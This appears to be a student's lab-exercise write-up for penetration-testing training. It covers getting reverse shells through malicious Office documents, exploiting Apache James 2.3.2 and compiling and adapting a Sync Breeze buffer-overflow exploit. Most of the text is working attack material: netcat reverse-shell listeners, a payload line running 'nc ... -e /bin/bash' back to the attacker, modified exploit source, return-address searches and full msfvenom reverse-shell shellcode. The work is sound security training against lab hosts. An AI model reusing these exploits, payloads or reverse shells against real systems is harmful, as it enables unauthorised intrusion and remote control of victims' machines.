

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/13$ sudo nc -nlvp 443
[sudo] password for squid:
listening on [any] 443 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.167.10] 58894
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Documents>whoami
whoami
client251\administrator
```

13.3.4.1 Exercises

☐ Trigger the protection by Protected View by simulating a download of the Microsoft Word document from the Internet.




☐ Reuse the batch file and embed it in a Microsoft Publisher document to receive a reverse shell to your Kali system.



```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/13$ sudo nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.167.10] 58929
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop>whoami
whoami
client251\administrator
```

☐ Move the file to the Apache web server to simulate the download of the Publisher document from the Internet and confirm the missing Protected View.




```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/13$ sudo nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.167.10] 58934
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop>whoami
whoami
client251\administrator
```

14.3.1.1 Exercises


☐ Connect to your dedicated Linux client and start the vulnerable Apache James service using the /usr/local/james/bin/

run.sh script.

```
root@debian:/usr/local/james/bin# export JAVA_HOME=/usr
root@debian:/usr/local/james/bin# ./run.sh
Using PHOENIX_HOME:    /usr/local/james
Using PHOENIX_TMPDIR: /usr/local/james/temp
Using JAVA_HOME:       /usr
Running Phoenix:
```

☐ Enumerate the target using port scanning utilities and use information from the banners and Internet searches to determine the software running on the machine.

```
22/tcp   open  ssh           syn-ack ttl 63 OpenSSH 7.4p1 Debian 10+deb9u3 (protocol 2.0)
25/tcp   open  smtp          syn-ack ttl 63 JAMES smtpd 2.3.2
110/tcp  open  pop3          syn-ack ttl 63 JAMES pop3d 2.3.2
119/tcp  open  nntp          syn-ack ttl 63 JAMES nntpd (posting ok)
3389/tcp open  ms-wbt-server syn-ack ttl 63 xrdp
4555/tcp open  rsip?         syn-ack ttl 63
```



☐ Use the searchsploit tool to find exploits for this version on the online resources mentioned in this module.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/14$ searchsploit james 2
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
Apache James Server 2.2 - SMTP Denial of Service
Apache James Server 2.3.2 - Insecure User Creation Arbitrary File Write (Metasploit)
Apache James Server 2.3.2 - Remote Command Execution
WheresJames Webcam Publisher Beta 2.0.0014 - Remote Buffer Overflow
------------------------------------------------------------------------------
```

☐ Launch the exploit and verify that the payload is executed upon logging in to the machine.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/14$ python 35513.py 192.168.167.44
[+]Connecting to James Remote Administration Tool...
[+]Creating user...
[+]Connecting to James SMTP server...
[+]Sending payload...
[+]Done! Payload will be executed once somebody logs in.
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/14$ ssh root@192.168.167.44
root@192.168.167.44's password:
Linux debian 4.9.0-6-686 #1 SMP Debian 4.9.82-1+deb9u3 (2018-03-02) i686

The programs included with the Debian GNU/Linux system are free software;
```

```
root@debian:~# ls -lah /root/proof.txt
-rw-r--r-- 1 root root 0 Jun  4 15:45 /root/proof.txt
```

☐ Attempt to modify the payload variable in order to get a reverse shell on the target machine.

```
#payload = 'touch /tmp/proof.txt' # to exploit on any user
payload = '[ "$(id -u)" == "0" ] && nc 192.168.119.167 443 -e /bin/bash' #
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/14$ sudo nc -nlvp 443
[sudo] password for squid:
listening on [any] 443 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.167.44] 35378
id
uid=0(root) gid=0(root) groups=0(root)
```

15.1.3.1 Exercises

☐ Locate the exploit discussed in this section using the searchsploit tool in Kali Linux.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/15$ searchsploit sync breeze 10.0.28
------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                     |  Path
                                                                   | (/usr/share/exploitdb/)
------------------------------------------------------------------- ---------------------------------
Sync Breeze Enterprise 10.0.28 - Remote Buffer Overflow            | exploits/windows/remote/42928.py
Sync Breeze Enterprise 10.0.28 - Remote Buffer Overflow (PoC)      | exploits/windows/dos/42341.c
------------------------------------------------------------------- ---------------------------------
```

☐ Install the mingw-w64 suite in Kali Linux and compile the exploit code.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/15$ i686-w64-mingw32-gcc 42341.c -o SBExploit.exe -lws2_32
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/15$ ls -lah
total 304K
drwxr-xr-x  2 squid squid 4.0K Jun  4 16:52 .
drwxr-xr-x 15 squid squid 4.0K Jun  4 16:32 ..
-rw-r--r--  1 squid squid 4.9K Jun  4 16:50 42341.c
-rwxr-xr-x  1 squid squid 287K Jun  4 16:52 SBExploit.exe
```

15.1.4.1 Exercises

☐ Modify the connection information in the exploit in order to target the SyncBreeze installation on your Windows client.

```
    printf("[>] Socket created.\n");
    server.sin_addr.s_addr = inet_addr("192.168.167.10");
    server.sin_family = AF_INET;
    server.sin_port = htons(80);
```

☐ Recompile the exploit and use Wireshark to confirm that the code successfully initiates a socket connection to your dedicated Windows client.

```
nano 42341.c
i686-w64-mingw32-gcc 42341.c -o SBExploit.exe -lws2_32
```

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/15# wine ./SBExploit.exe

[>] Initialising Winsock...
[>] Initialised.
[>] Socket created.
```

ip.addr == 192.168.167.10 and tcp.port == 80

No.	Time	Source	Destination	Protocol	Length	Info
1840	628.619681988	192.168.119.167	192.168.167.10	TCP	60	39140 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=418496258 TSecr=0 WS=128
1841	628.702662082	192.168.167.10	192.168.119.167	TCP	52	80 → 39140 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1357 WS=256 SACK_PERM=1
1842	628.702682031	192.168.119.167	192.168.167.10	TCP	40	39140 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0
1843	628.703305971	192.168.119.167	192.168.167.10	TCP	1397	39140 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=1357 [TCP segment of a reassembled PDU]
1844	628.703309484	192.168.119.167	192.168.167.10	HTTP	213	POST /login HTTP/1.1 (application/x-www-form-urlencoded)
1845	628.703978396	192.168.119.167	192.168.167.10	TCP	40	39140 → 80 [FIN, ACK] Seq=1531 Ack=1 Win=64256 Len=0
1846	628.782495315	192.168.167.10	192.168.119.167	TCP	52	[TCP Window Update] 80 → 39140 [ACK] Seq=1 Ack=1 Win=263168 Len=0 SLE=1358 SRE=1531
1847	628.782510329	192.168.167.10	192.168.119.167	TCP	52	[TCP Dup ACK 1841#1] 80 → 39140 [ACK] Seq=1 Ack=1 Win=263168 Len=0 SLE=1358 SRE=1531
1848	628.782950088	192.168.167.10	192.168.119.167	TCP	40	80 → 39140 [ACK] Seq=1 Ack=1532 Win=263168 Len=0
1849	629.703177863	192.168.167.10	192.168.119.167	TCP	40	80 → 39140 [RST, ACK] Seq=1 Ack=1532 Win=0 Len=0
1862	690.201503249	192.168.119.167	192.168.167.10	TCP	60	39144 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=418557840 TSecr=0 WS=128
1863	691.216276347	192.168.119.167	192.168.167.10	TCP	60	[TCP Retransmission] 39144 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=418558855

15.1.5.1 Exercise

☐ Find any valid return address instruction and alter the one present in the original exploit.

```
0x1005f916 : push esp # ret 0x08 |  {PAGE_EXECUTE_READ} [libspp.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Program Files\Sync Breeze Enterprise\bin\libspp.dll)
0x1005f91e : push esp # ret 0x08 |  {PAGE_EXECUTE_READ} [libspp.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Program Files\Sync Breeze Enterprise\bin\libspp.dll)
0x10090c83 : jmp esp |  {PAGE_EXECUTE_READ} [libspp.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Program Files\Sync Breeze Enterprise\bin\libspp.dll)
0x10090ac2 : push esp # ret  |  {PAGE_EXECUTE_READ} [libspp.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Program Files\Sync Breeze Enterprise\bin\libspp.dll)
0x100bb515 : push esp # ret  |  {PAGE_EXECUTE_READ} [libspp.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Program Files\Sync Breeze Enterprise\bin\libspp.dll)
0x100e1cf2 : push esp # ret  |  {PAGE_EXECUTE_READ} [libspp.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Program Files\Sync Breeze Enterprise\bin\libspp.dll)
0x10138c27 : push esp # ret  |  {PAGE_EXECUTE_READ} [libspp.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Program Files\Sync Breeze Enterprise\bin\libspp.dll)
0x0040eca2 : push esp # ret  | startnull {PAGE_EXECUTE_READ} [syncbrs.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Program Files\Sync Breeze Enterprise\bin\syncbrs.exe)
0x00410da2 : push esp # ret  | startnull {PAGE_EXECUTE_READ} [syncbrs.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Program Files\Sync Breeze Enterprise\bin\syncbrs.exe)
0x10072456 : push esp # ret 0x04 | ascii {PAGE_EXECUTE_READ} [libspp.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Program Files\Sync Breeze Enterprise\bin\libspp.dll)
0x1009f74e : push esp # ret 0x04 |  {PAGE_EXECUTE_READ} [libspp.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Program Files\Sync Breeze Enterprise\bin\libspp.dll)
0BADF00D     Found a total of 11 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:07.059000
!mona jmp -r esp
```

```
void EvilRequest() {

    char request_one[] = "POST /login HTTP/1.1\r\n"
                         "Host: 192.168.167.10\r\n"
                         "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Firefox/52.0\r\
                         "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
                         "Accept-Language: en-US,en;q=0.5\r\n"
                         "Referer: http://192.168.167.10/login\r\n"
                         "Connection: close\r\n"
                         "Content-Type: application/x-www-form-urlencoded\r\n"
                         "Content-Length: ";
    char request_two[] = "\r\n\r\nusername=";

    int initial_buffer_size = 780;
    char *padding = malloc(initial_buffer_size);
    memset(padding, 0x41, initial_buffer_size);
    memset(padding + initial_buffer_size - 1, 0x00, 1);
    unsigned char retn[] = "\x83\x0c\x09\x10"; //ret at msvbvm60.dll
```

15.1.6.1 Exercises

☐ Generate a reverse shell payload using msfvenom while taking into account the bad characters of our exploit.

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/15# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.119.167 LPORT=443 EXITFUNC=thread -f c -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xd9\xe9\xb8\x8a\xe0\xc0\x1b\xd9\x74\x24\xf4\x5d\x31\xc9\xb1"
"\x52\x31\x45\x17\x83\xed\xfc\x03\xcf\xf3\x22\xee\x33\x1b\x20"
"\x11\xcb\xdc\x45\x9b\x2e\xed\x45\xff\x3b\x5e\x76\x8b\x69\x53"
```


☐ Replace the original payload with the newly generated one.

```
unsigned char shellcode[] =
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90" // NOP SLIDE
"\xd9\xe9\xb8\x8a\xe0\xc0\x1b\xd9\x74\x24\xf4\x5d\x31\xc9\xb1"
"\x52\x31\x45\x17\x83\xed\xfc\x03\xcf\xf3\x22\xee\x33\x1b\x20"
"\x11\xcb\xdc\x45\x9b\x2e\xed\x45\xff\x3b\x5e\x76\x8b\x69\x53"
"\xfd\xd9\x99\xe0\x73\xf6\xae\x41\x39\x20\x81\x52\x12\x10\x80"
"\xd0\x69\x45\x62\xe8\xa1\x98\x63\x2d\xdf\x51\x31\xe6\xab\xc4"
"\xa5\x83\xe6\xd4\x4e\xdf\xe7\x5c\xb3\xa8\x06\x4c\x62\xa2\x50"
"\x4e\x85\x67\xe9\xc7\x9d\x64\xd4\x9e\x16\x5e\xa2\x20\xfe\xae"
"\x4b\x8e\x3f\x1f\xbe\xce\x78\x98\x21\xa5\x70\xda\xdc\xbe\x47"
"\xa0\x3a\x4a\x53\x02\xc8\xec\xbf\xb2\x1d\x6a\x34\xb8\xea\xf8"
"\x12\xdd\xed\x2d\x29\xd9\x66\xd0\xfd\x6b\x3c\xf7\xd9\x30\xe6"
"\x96\x78\x9d\x49\xa6\x9a\x7e\x35\x02\xd1\x93\x22\x3f\xb8\xfb"
"\x87\x72\x42\xfc\x8f\x05\x31\xce\x10\xbe\xdd\x62\xd8\x18\x1a"
"\x84\xf3\xdd\xb4\x7b\xfc\x1d\x9d\xbf\xa8\x4d\xb5\x16\xd1\x05"
"\x45\x96\x04\x89\x15\x38\xf7\x6a\xc5\xf8\xa7\x02\x0f\xf7\x98"
"\x33\x30\xdd\xb0\xde\xcb\xb6\x7e\xb6\xa4\xe1\x17\xc5\x4a\xef"
"\x5c\x40\xac\x85\xb2\x05\x67\x32\x2a\x0c\xf3\xa3\xb3\x9a\x7e"
"\xe3\x38\x29\x7f\xaa\xc8\x44\x93\x5b\x39\x13\xc9\xca\x46\x89"
"\x65\x90\xd5\x56\x75\xdf\xc5\xc0\x22\x88\x38\x19\xa6\x24\x62"
"\xb3\xd4\xb4\xf2\xfc\x5c\x63\xc7\x03\x5d\xe6\x73\x20\x4d\x3e"
"\x7b\x6c\x39\xee\x2a\x3a\x97\x48\x85\x8c\x41\x03\x7a\x47\x05"
"\xd2\xb0\x58\x53\xdb\x9c\x2e\xbb\x6a\x49\x77\xc4\x43\x1d\x7f"
"\xbd\xb9\xbd\x80\x14\x7a\xdd\x62\xbc\x77\x76\x3b\x55\x3a\x1b"
"\xbc\x80\x79\x22\x3f\x20\x02\xd1\x5f\x41\x07\x9d\xe7\xba\x75"
"\x8e\x8d\xbc\x2a\xaf\x87";
```

